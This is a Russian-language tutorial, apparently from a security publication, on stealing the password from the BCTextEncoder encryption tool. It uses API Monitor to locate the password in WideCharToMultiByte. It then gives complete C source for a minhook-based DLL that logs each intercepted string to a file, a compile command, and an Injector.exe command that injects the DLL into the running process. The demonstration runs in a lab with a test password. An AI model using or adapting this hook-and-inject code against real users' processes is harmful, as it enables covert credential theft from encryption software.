Смысл атаки заключается в том, чтобы определить функции API, через который будут проходить учетные данные. Затем написать DLL, содержащую хуки (перехватчики) этих API-функций. Для хука нужно реализовать процедуру, которая запишет в файл перехваченные учетные данные, после чего передаст управление легитимной функции API. Когда DLL будет готова, ее нужно будет заинжектить в целевой процесс.

Начнем с поиска нужных функций API с помощью **API Monitor**. Запускаем утилиту (x86) и выбираем для мониторинга все модули.




Monitoring - API Monitor v2 32-bit

- ☑ Additional Resources
- ☑ Application Installation and Servicing
- ☑ Audio and Video
- ☑ Component Object Model (COM)
- ☑ Data Access and Storage
- ☑ Delta Compression
- ☑ Devices
- ☑ Diagnostics
- ☑ Documents and Printing
- ☑ Graphics and Gaming
- ☑ Internet
- ☑ Microsoft .NET
- ☑ NT Native
- ☑ Netscape Portable Runtime
- ☑ Network Security Services (NSS)
- ☑ Networking
- ☑ Office Development
- ☑ Scripting Runtime Library
- ☑ Security and Identity
- ☑ System Administration
- ☑ System Services
- ☑ Undocumented (UnDoc'd)
- ☑ Virtualization
- ☑ Visual C++ Run-Time Library
- ☑ Web Development
- ☑ Windows Application UI Development
- ☑ Windows Data Types
- ☑ Windows Driver Kit
- ☑ Windows Environment Development
- ☑ Wireless Networking


Список модулей для отслеживания

После этого выполняем целевое приложение. В списке запущенных процессов в API Monitor выбираем процессы `BCTextEncoder` и `TextEncode` для отслеживания.



Process	PID
BCTextEncoder.exe.exe	4116
TextEncode.exe	9528
TextEncode.exe	5568

Список процессов




```
C:\Users\PROGER\Desktop\BCTextEncoder.exe.exe - PID: 4116
C:\Users\PROGER\AppData\Local\Temp\~BCTextEncoder.exe.TMP\TextEncode.exe - PID: 9528
C:\Users\PROGER\AppData\Local\Temp\~BCTextEncoder.exe.TMP\TextEncode.exe - PID: 5568
```

Monitoring - API Monitor v2 32-bit
File Edit View Filter Tools Window Help
API Filter
Monitored Processes

Отслеживаемые процессы


В `BCTextEncoder` выбираем файл и вводим пароль (я использовал `test_password`). Список перехваченных API стал пополняться.



BCTextEncoder Utility v. 1.03.2.1
File Edit Key Options Help
Please wait for decoding data...
Decoded plain text:
Encoded text:
Encode
Decode
Enter password for encoding text file
Encoded text file -Session key packet
Password :
OK
Cancel

Окно BCTextEncoder

В списке перехваченных API выбираем функцию поиска и вводим использованный пароль. Так мы находим его в параметре функции `WideCharToMultiByte`.



#	Time of ...	Thr...	Module	API	Return Value	Error
190065	9:18:53...	15	KERNELBASE.dll	RtlIsValidHandle (0x7647f880, 0x02540050)	1	
190066	9:18:53...	15	KERNELBASE.dll	RtlUnlockHeap (0x007c0000)	1	
190067	9:18:53...	15	COMCTL32.dll	RtlRunDecodeUnicodeString (243, 0x08d7ec34)		
190068	9:18:53...	15	COMCTL32.dll	memcpy (0x007d3410, 0x0081a9b0, 26)	0x007d3410	
190069	9:18:53...	15	KERNELBASE.dll	RtlLockHeap (0x007c0000)	1	
190070	9:18:53...	15	KERNELBASE.dll	RtlIsValidHandle (0x7647f880, 0x02540050)	1	
190071	9:18:53...	15			1	
190072	9:18:53...	15		4, 0x08d7ec34)		
190073	9:18:53...	15			1	
190074	9:18:53...	15		050)	1	
190075	9:18:53...	15			1	
190076	9:18:53...	15			1	
190077	9:18:53...	15		050)	1	
190078	9:18:53...	15				
190079	9:18:53...	15	KERNELBASE.dll	RtlUnlockHeap (0x007c0000)	1	
190080	9:18:53...	15	BCTextEncoder.dll	WideCharToMultiByte (65001, 0, "test_password", -1, 0x0ab22dd0, 513, 0x0000...	14	
190081	9:18:53...	15	KERNELBASE.dll	RtlUnicodeToUTF8N ("", 513, 0x08d7ec58, "test_password", 28)	0x00000000	
190085	9:18:53...	15	KERNELBASE.dll	RtlLockHeap (0x007c0000)	1	
190086	9:18:53...	15	KERNELBASE.dll	RtlIsValidHandle (0x7647f880, 0x02540050)	1	
190087	9:18:53...	15	KERNELBASE.dll	RtlSizeHeap (0x007c0000, 1, 0x0081a9b0)	64	
190088	9:18:53...	15	KERNELBASE.dll	RtlUnlockHeap (0x007c0000)	1	

Найти

Что: test_pa

☐ С учетом регистра

Направление ○ Вверх ● Вниз

Поиск пароля

Таким образом, наша DLL должна определить хук функции `WideCharToMultiByte`. Для работы с перехватчиками будем использовать библиотеку minhook.

```
git clone --depth=1 https://github.com/TsudaKageyu/minhook
```


В текущем каталоге создадим файл `hookdll.c`. В главной функции `DllMain` будем вызывать функцию `Start`, которая определит в текущем процессе адрес функции `WideCharToMultiByte` и с помощью `MH_CreateHookApi` установит хук для передачи управления на собственную функцию `HookWideCharToMultiByte`. Она, в свою очередь, запишет значение параметра `lpWideCharStr` в файл `C:\Windows\Tasks\BCHookLog.txt` и вернет управление легитимной функции `WideCharToMultiByte`, таким образом общий поток выполнения приложения не будет нарушен.

```
#include <windows.h>
#include <stdio.h>
#include "minhook/include/MinHook.h"

typedef int (WINAPI *_WideCharToMultiByte)( UINT CodePage, DWORD
dwFlags, LPCWSTR lpWideCharStr, int cchWideChar, LPSTR lpMultiByteStr
, int cbMultiByte, LPCSTR lpDefaultChar, LPBOOL lpUsedDefaultChar );
_WideCharToMultiByte pOrigWideCharToMultiByte = NULL;

int WINAPI HookWideCharToMultiByte( UINT CodePage, DWORD dwFlags,
LPCWSTR lpWideCharStr, int cchWideChar, LPSTR lpMultiByteStr, int
cbMultiByte, LPCSTR lpDefaultChar, LPBOOL lpUsedDefaultChar ) {
    const char* filename = "C:\\Windows\\Tasks\\BCHookLog.txt";

    FILE *file = fopen(filename, "a");
    fprintf(file, "<=====\n");
    fprintf(file, "%ls\n", lpWideCharStr);
    fprintf(file, "=====>\n\n", lpWideCharStr);
    fclose(file);

    return pOrigWideCharToMultiByte(CodePage, dwFlags, lpWideCharStr,
cchWideChar, lpMultiByteStr, cbMultiByte, lpDefaultChar,
lpUsedDefaultChar);
}

int Start() {
    LPCSTR pszFunctionName = "WideCharToMultiByte";
    LPCWSTR pszModuleName = L"kernel32.dll";
    HMODULE hModule = GetModuleHandleW(pszModuleName);
    if (hModule == NULL) return 1;

    LPVOID pOrigFunction = (LPVOID) GetProcAddress(hModule,
pszFunctionName);
    if (pOrigFunction == NULL) return 1;

    pOrigWideCharToMultiByte = (_WideCharToMultiByte) GetProcAddress(
GetModuleHandleW(pszModuleName), pszFunctionName);

    if ( MH_Initialize() != MH_OK ) return 1;

    if ( MH_CreateHookApi(pszModuleName, pszFunctionName, (LPVOID)
HookWideCharToMultiByte, (LPVOID*)&pOrigWideCharToMultiByte) != MH_OK
) return 1;

    if ( MH_EnableHook((LPVOID)pOrigFunction) != MH_OK   ) return 1;

    return 0;
}

BOOL APIENTRY DllMain(HMODULE hModule,    DWORD  ul_reason_for_call,
LPVOID lpReserved) {
    switch (ul_reason_for_call) {
        case DLL_PROCESS_ATTACH:
            CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE) Start,
NULL, 0, NULL);
            break;
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}
```

Скомпилируем библиотеку с помощью MinGW и для проверки перенесем на виртуальную машину Windows.

```
i686-w64-mingw32-gcc hookdll.c minhook/src/hook.c minhook/src/buffer.c minhook/src/trampoline.c minhook/src/hde/hde32.c -lws2_32 -static -mconsole -mdll -o hookdll.dll -s
```

Заново запускаем BCTextEncoder и определяем PID процесса, чтобы внедрить в него DLL. В данном случае это 7640.




BCTextEncoder.exe.exe	9864		1,53 MB	PROG\PROGER	Jetico Self-Extracting Archive U...
TextEncode.exe	4768		2,52 MB	PROG\PROGER	BestCrypt Text Encoder Applica...
TextEncode.exe	7640	0,07	3,59 MB	PROG\PROGER	BestCrypt Text Encoder Applica...

Дерево процессов в Process Hacker

Для внедрения DLL будем использовать Injector.

```
Injector.exe -i -p 7640 hookdll.dll
```




```
C:\Users\PROGER\Desktop>Injector.exe -i -p 7640 hookdll.dll
Injector x86 [Version 20240218]
Copyright (c) 2009 Cypher, 2012-2024 Nefarius. All rights reserved.

Successfully injected module!
```

Инъекция DLL

Инъекция успешно выполнена, поэтому переходим к BCTextEncoder, выбираем файл для расшифровки и вводим тестовый пароль. После получения ответа от приложения открываем файл с логами от нашей DLL:

```
C:\Windows\Tasks\BCHookLog.txt
```

